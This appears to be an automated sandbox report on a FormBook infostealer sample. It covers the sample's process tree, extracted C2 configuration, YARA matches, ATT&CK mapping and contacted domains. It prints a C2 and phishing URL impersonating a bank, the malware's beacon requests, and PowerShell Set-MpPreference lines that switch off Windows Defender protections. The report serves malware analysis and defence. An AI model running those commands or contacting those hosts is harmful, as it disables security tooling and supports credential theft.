ID: 680503
Sample Name: 0098764345678.exe
Cookbook: default.jbs
Time: 17:51:21
Date: 08/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

0098764345678.exe


Overview

General Information

Sample Name:	0098764345678.exe
Analysis ID:	680503
MD5:	69ec82c711ed34..
SHA1:	f7fd0fc9eb038b2..
SHA256:	f71f9af9db20ea5..
Tags:	exe Formbook
Infos:	



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through…
- Yara detected AntiVM3
- Antivirus / Scanner detection for sub…
- System process connects to networ…
- Antivirus detection for URL or domain
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Tries to detect sandboxes and other…
- Machine Learning detection for sam…
- .NET source code contains method …

Classification



Process Tree

- **System is w10x64**
- 0098764345678.exe (PID: 5832 cmdline: "C:\Users\user\Desktop\0098764345678.exe" MD5: 69EC82C711ED34399013471E214A7E64)
  - 0098764345678.exe (PID: 1260 cmdline: {path} MD5: 69EC82C711ED34399013471E214A7E64)
    - explorer.exe (PID: 3968 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - msiexec.exe (PID: 5440 cmdline: C:\Windows\SysWOW64\msiexec.exe MD5: 12C17B5A5C2A7B97342C362CA467E9A2)
        - cmd.exe (PID: 1672 cmdline: /c del "C:\Users\user\Desktop\0098764345678.exe" MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 2616 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.secure-id6793-chase.com/zzun/"
  ],
  "decoy": [
    "JnNtRHyNupy0GqRzAcasu7hb4rc=",
    "Qv593NGLE7p9UNSaVkPXljAJm2QCNnc=",
    "ePArIFWvjkkMgVEVhw4M4Jk=",
    "26rqUwJ7dD0AiDI=",
    "pBAxMHeK741QFw==",
    "kHD7TPt5846pUMTX",
    "56UnjFjHL1i0j659h3LymRnHpQj+SshC",
    "4vKlKHflPqmWXRbrRwfPtrhb4rc=",
    "6LBd4qButFAi",
    "phMzGll8Ue7Fu+inq5cdnPaSugG3",
    "NKswiQGCvZoG5FgsdHEI",
    "rtTHnuUY8M1qVcXV",
    "SOmECrlAt2oGAA==",
    "L1ep9adutFAi",
    "/UE+/AyvE6uEl28weFI=",
    "IP+xMPQxJR4NE6TK",
    "xvW5GN9/rqA5YUoOVt185Sf7Uw==",
    "fRFNW9DhxL6VF7LA",
    "KFYTfkaY741QFw==",
    "W4JGvMBmt2oGAA==",
    "lnoad0Hkgrwl9uXlghvqdz33UA==",
    "1msShiu+9wisELGDjYAK",
    "FBXFOinAK8ylnMZzi35Okw==",
    "V8Y7/cBnt2oGAA==",
    "VfuI0k5pSmi6+aNjllAT2mspCZBZLGA=",
    "de74yg89D61bSiU=",
    "V2UPjYUvwh21qdxUr4Mf",
    "DcFXvTxFMlyfL5JJIU0=",
    "GldbH/CCt2oGAA==",
    "sxdEIBwn+o+pUMTX",
    "UmViK+1/Knr8814sdHEI",
    "jrfKoZ6paLyeEBETgw4M4Jk=",
    "SR27MizpGwCa19Kb1A==",
    "2DGo9XUNxBOe19Kb1A==",
    "7tBn2cG8jasWHE7w559Aig==",
    "8qtAoVHxl/KGerbsfA4M4Jk=",
    "fC3AH6Utt2oGAA==",
    "HltlPHZ7FpSpUMTX",
    "xd0B+Pr30gBfQGYXafOW1dOSflv+SshC",
    "DKXWyiOecY7319Kb1A==",
    "Pvx505EaswiHYF3z559Aig==",
    "aJ6kaz7CWKsP9g9Ur4Mf",
    "qcvfxb9TwUoDCrfXw/uTdSkTCJBZLGA=",
    "I++iH8xJxFp73nyUjJOg3/PS/3W7",
    "K1N1guwbLz0AiDI=",
    "vp2SfavTmBXNzLeXmIoUhsB7",
    "UlAVhgIfLT0AiDI=",
    "6BKH5GjHt2YIo/qhA69S+5E=",
    "6U29K+qVwShT4gQ83A==",
    "G9NTmhwpAwY6r4I69kT4dz33UA==",
    "0qstoaNBmBrMlfwTKhrAtLhb4rc=",
    "ZvMhGW52cyAAXkVV3Jc96Lhb4rc=",
    "N9Z3/PmEt2oGAA==",
    "ohlOhcaP741QFw==",
    "9WF3PohVjEolhCY=",
    "am0ek4wtmkEI9GMVhw4M4Jk=",
    "ROotH4+jhp7vnzVdww==",
    "uvkuFhGmJlyjpFFpi35Okw==",
    "ICHQQTIjaxTryG8weFI=",
    "AhIZ8uh974+pUMTX",
    "pEBtSFHr/5s0GQ==",
    "qAcuLnqLNeOpUMTX",
    "bcHv6WdbHoWEylgsdHEI",
    "Nz/rbWh3s4WFDL9uPlAhXKNz"
  ]
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000012.00000002.529641329.0000000000800000.00000040.00000001.00040000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000012.00000002.529641329.0000000000800000.00000040.00000001.00040000.00000000.sdmp	Windows_Trojan_Formbook_1112e116	unknown	unknown	• 0x6581:$a1: 3C 30 50 4F 53 54 74 09 40 • 0x1cff0:$a2: 74 0A 4E 0F B6 08 8D 44 08 01 75 F6 8D 70 01 0F B6 00 8D 55 • 0x9e1f:$a3: 1A D2 80 E2 AF 80 C2 7E EB 2A 80 FA 2F 75 11 8A D0 80 E2 01 • 0x165d7:$a4: 04 83 C4 0C 83 06 07 5B 5F 5E 8B E5 5D C3 8B 17 03 55 0C 6A 01 83
00000012.00000002.529641329.0000000000800000.00000040.00000001.00040000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8c38:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8fd2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x163d5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15e81:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x164d7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1664f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x99ea:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x150fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa762:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1bc47:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1cd5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000012.00000002.529641329.0000000000800000.00000040.00000001.00040000.00000000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18a49:$sqlite3step: 68 34 1C 7B E1 • 0x18b5c:$sqlite3step: 68 34 1C 7B E1 • 0x18a78:$sqlite3text: 68 38 2A 90 C5 • 0x18b9d:$sqlite3text: 68 38 2A 90 C5 • 0x18a8b:$sqlite3blob: 68 53 D8 7F 8C • 0x18bb3:$sqlite3blob: 68 53 D8 7F 8C
00000007.00000000.364459819.000000000D20D000.00000040.00000001.00040000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 27 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
4.0.0098764345678.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
4.0.0098764345678.exe.400000.0.unpack	Windows_Trojan_Formbook_1112e116	unknown	unknown	• 0x5781:$a1: 3C 30 50 4F 53 54 74 09 40 • 0x1c1f0:$a2: 74 0A 4E 0F B6 08 8D 44 08 01 75 F6 8D 70 01 0F B6 00 8D 55 • 0x901f:$a3: 1A D2 80 E2 AF 80 C2 7E EB 2A 80 FA 2F 75 11 8A D0 80 E2 01 • 0x157d7:$a4: 04 83 C4 0C 83 06 07 5B 5F 5E 8B E5 5D C3 8B 17 03 55 0C 6A 01 83
4.0.0098764345678.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7e38:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x81d2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x155d5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15081:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x156d7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1584f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x8bea:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x142fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9962:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1ae47:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1bf5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
4.0.0098764345678.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17c49:$sqlite3step: 68 34 1C 7B E1 • 0x17d5c:$sqlite3step: 68 34 1C 7B E1 • 0x17c78:$sqlite3text: 68 38 2A 90 C5 • 0x17d9d:$sqlite3text: 68 38 2A 90 C5 • 0x17c8b:$sqlite3blob: 68 53 D8 7F 8C • 0x17db3:$sqlite3blob: 68 53 D8 7F 8C

Source	Rule	Description	Author	Strings
0.2.0098764345678.exe.26c6388.0.raw.unpack	INDICATOR_SUSPICIOUS_DisableWinDefender	Detects executables containing artifcats associated with disabling Widnows Defender	ditekSHen	• 0xce28:$reg1: SOFTWARE\Microsoft\Windows Defender\Features • 0xce6c:$reg2: SOFTWARE\Policies\Microsoft\Windows Defender • 0xceb4:$reg2: SOFTWARE\Policies\Microsoft\Windows Defender • 0xd140:$s1: Set-MpPreference -SignatureDisableUpdate OnStartupWithoutEngine $true • 0xd1a4:$s2: Set-MpPreference -DisableArchiveScanning $true • 0xd1fc:$s3: Set-MpPreference -DisableIntrusionPreventionSystem $true • 0xd254:$s4: Set-MpPreference -DisableScriptScanning $true • 0xd2a0:$s5: Set-MpPreference -SubmitSamplesConsent 2 • 0xd2e0:$s6: Set-MpPreference -MAPSReporting 0 • 0xd32c:$s7: Set-MpPreference -HighThreatDefaultAction 6 • 0xd384:$s8: Set-MpPreference -ModerateThreatDefaultAction 6 • 0xd3d4:$s9: Set-MpPreference -LowThreatDefaultAction 6 • 0xd424:$s10: Set-MpPreference -SevereThreatDefaultAction 6

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus / Scanner detection for submitted sample

Antivirus detection for URL or domain

Machine Learning detection for sample

Networking

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected FormBook

System Summary

Malicious sample detected (through community Yara rule)

.NET source code contains very large strings

Data Obfuscation

.NET source code contains method to dynamically call methods (often used by packers)

Malware Analysis System Evasion

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information

Yara detected FormBook

Remote Access Functionality

Yara detected FormBook


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 Command and Scripting Interpreter	1 DLL Side-Loading	5 1 2 Process Injection	1 Masquerading	OS Credential Dumping	2 2 1 Security Software Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Shared Modules	Boot or Logon Initialization Scripts	1 DLL Side-Loading	1 Disable or Modify Tools	LSASS Memory	2 Process Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	3 1 Virtualization/Sandbox Evasion	Security Account Manager	3 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	5 1 2 Process Injection	NTDS	1 Remote System Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Deobfuscate/Decode Files or Information	LSA Secrets	1 1 2 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	4 Obfuscated Files or Information	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 3 Software Packing	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 DLL Side-Loading	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue

Behavior Graph

Hide Legend



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
0098764345678.exe	29%	ReversingLabs	ByteCode-MSIL.Spyware.Noon	
0098764345678.exe	100%	Avira	HEUR/AGEN.1235476	
0098764345678.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.0.0098764345678.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
0.0.0098764345678.exe.2e0000.0.unpack	100%	Avira	HEUR/AGEN.1235476		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.fonts.comc	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.secure-id6793-chase.com/zzun/?3fZ4-PZ=hS6fQYKqHv+OsAYXbPa1KllQZ4uj6G6pTbgTcLclchxJ2x6fi0s26xbgzAwHm+sFKe+r&oDH=0v5Tjp	100%	Avira URL Cloud	phishing	
http://www.whipbull.com/zzun/?oDH=0v5Tjp&3fZ4-PZ=Kiv179iAIMPDqB30KPMwtVjQGuO+8qaWaLcZydmce/CQLYP70aekBaXIYi060oxX9tqE	100%	Avira URL Cloud	malware	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.fonts.comX	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.fonts.comLQ	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.tiro.comcom	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.fonts.comB	0%	Avira URL Cloud	safe	
www.secure-id6793-chase.com/zzun/	100%	Avira URL Cloud	phishing	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.fontbureau.comgritakD	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.fontbureau.comFXD	0%	Avira URL Cloud	safe	
http://ww25.whipbull.com/zzun/?oDH=0v5Tjp&3fZ4-PZ=Kiv179iAIMPDqB30KPMwtVjQGuO	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.secure-id6793-chase.com	194.195.211.26	true	true		unknown
www.whipbull.com	103.224.212.221	true	true		unknown
www.7ball123a.website	unknown	unknown	true		unknown
www.zytfjgyl.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.secure-id6793-chase.com/zzun/?3fZ4-PZ=hS6fQYKqHv+OsAYXbPa1KllQZ4uj6G6pTbgTcLclchxJ2x6fi0s26xbgzAwHm+sFKe+r&oDH=0v5Tjp	true	• Avira URL Cloud: phishing	unknown
http://www.whipbull.com/zzun/?oDH=0v5Tjp&3fZ4-PZ=Kiv179iAIMPDqB30KPMwtVjQGuO+8qaWaLcZydmce/CQLYP70aekBaXIYi060oxX9tqE	true	• Avira URL Cloud: malware	unknown
www.secure-id6793-chase.com/zzun/	true	• Avira URL Cloud: phishing	low

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	0098764345678.exe, 00000000.00000002.308772768.0000000006842000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com	0098764345678.exe, 00000000.00000002.308772768.0000000006842000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designersG	0098764345678.exe, 00000000.00000002.308772768.0000000006842000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designers/?	0098764345678.exe, 00000000.00000002.308772768.0000000006842000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fonts.comc	0098764345678.exe, 00000000.00000003.263438887.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263144005.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.262991538.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263340582.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263111987.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263505726.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263403072.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263652450.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263454212.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263175663.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263090313.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263265218.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263287108.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263576385.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263025198.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263526587.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263471443.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263596357.0000000005665000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cn/bThe	0098764345678.exe, 00000000.00000002.308772768.0000000006842000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	0098764345678.exe, 00000000.00000002.308772768.0000000006842000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.tiro.com	0098764345678.exe, 00000000.00000002.308772768.0000000006842000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers	0098764345678.exe, 00000000.00000002.308772768.0000000006842000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.goodfont.co.kr	0098764345678.exe, 00000000.00000002.308772768.0000000006842000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fonts.comX	0098764345678.exe, 00000000.00000003.262961210.0000000005665000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.carterandcone.coml	0098764345678.exe, 00000000.00000002.308772768.0000000006842000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fonts.comLQ	0098764345678.exe, 00000000.00000003.263070688.000000000564B000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sajatypeworks.com	0098764345678.exe, 00000000.00000002.308772768.0000000006842000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.tiro.comcom	0098764345678.exe, 00000000.00000003.263275143.000000000564B000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.typography.netD	0098764345678.exe, 00000000.00000002.308772768.0000000006842000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	0098764345678.exe, 00000000.00000002.308772768.0000000006842000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/cThe	0098764345678.exe, 00000000.00000002.308772768.0000000006842000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	0098764345678.exe, 00000000.00000002.308772768.0000000006842000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.288166992.0000000005630000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.268355050.0000000005649000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.268444960.0000000005649000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://fontfabrik.com	0098764345678.exe, 00000000.00000002.308772768.0000000006842000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cn	0098764345678.exe, 00000000.00000002.308772768.0000000006842000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
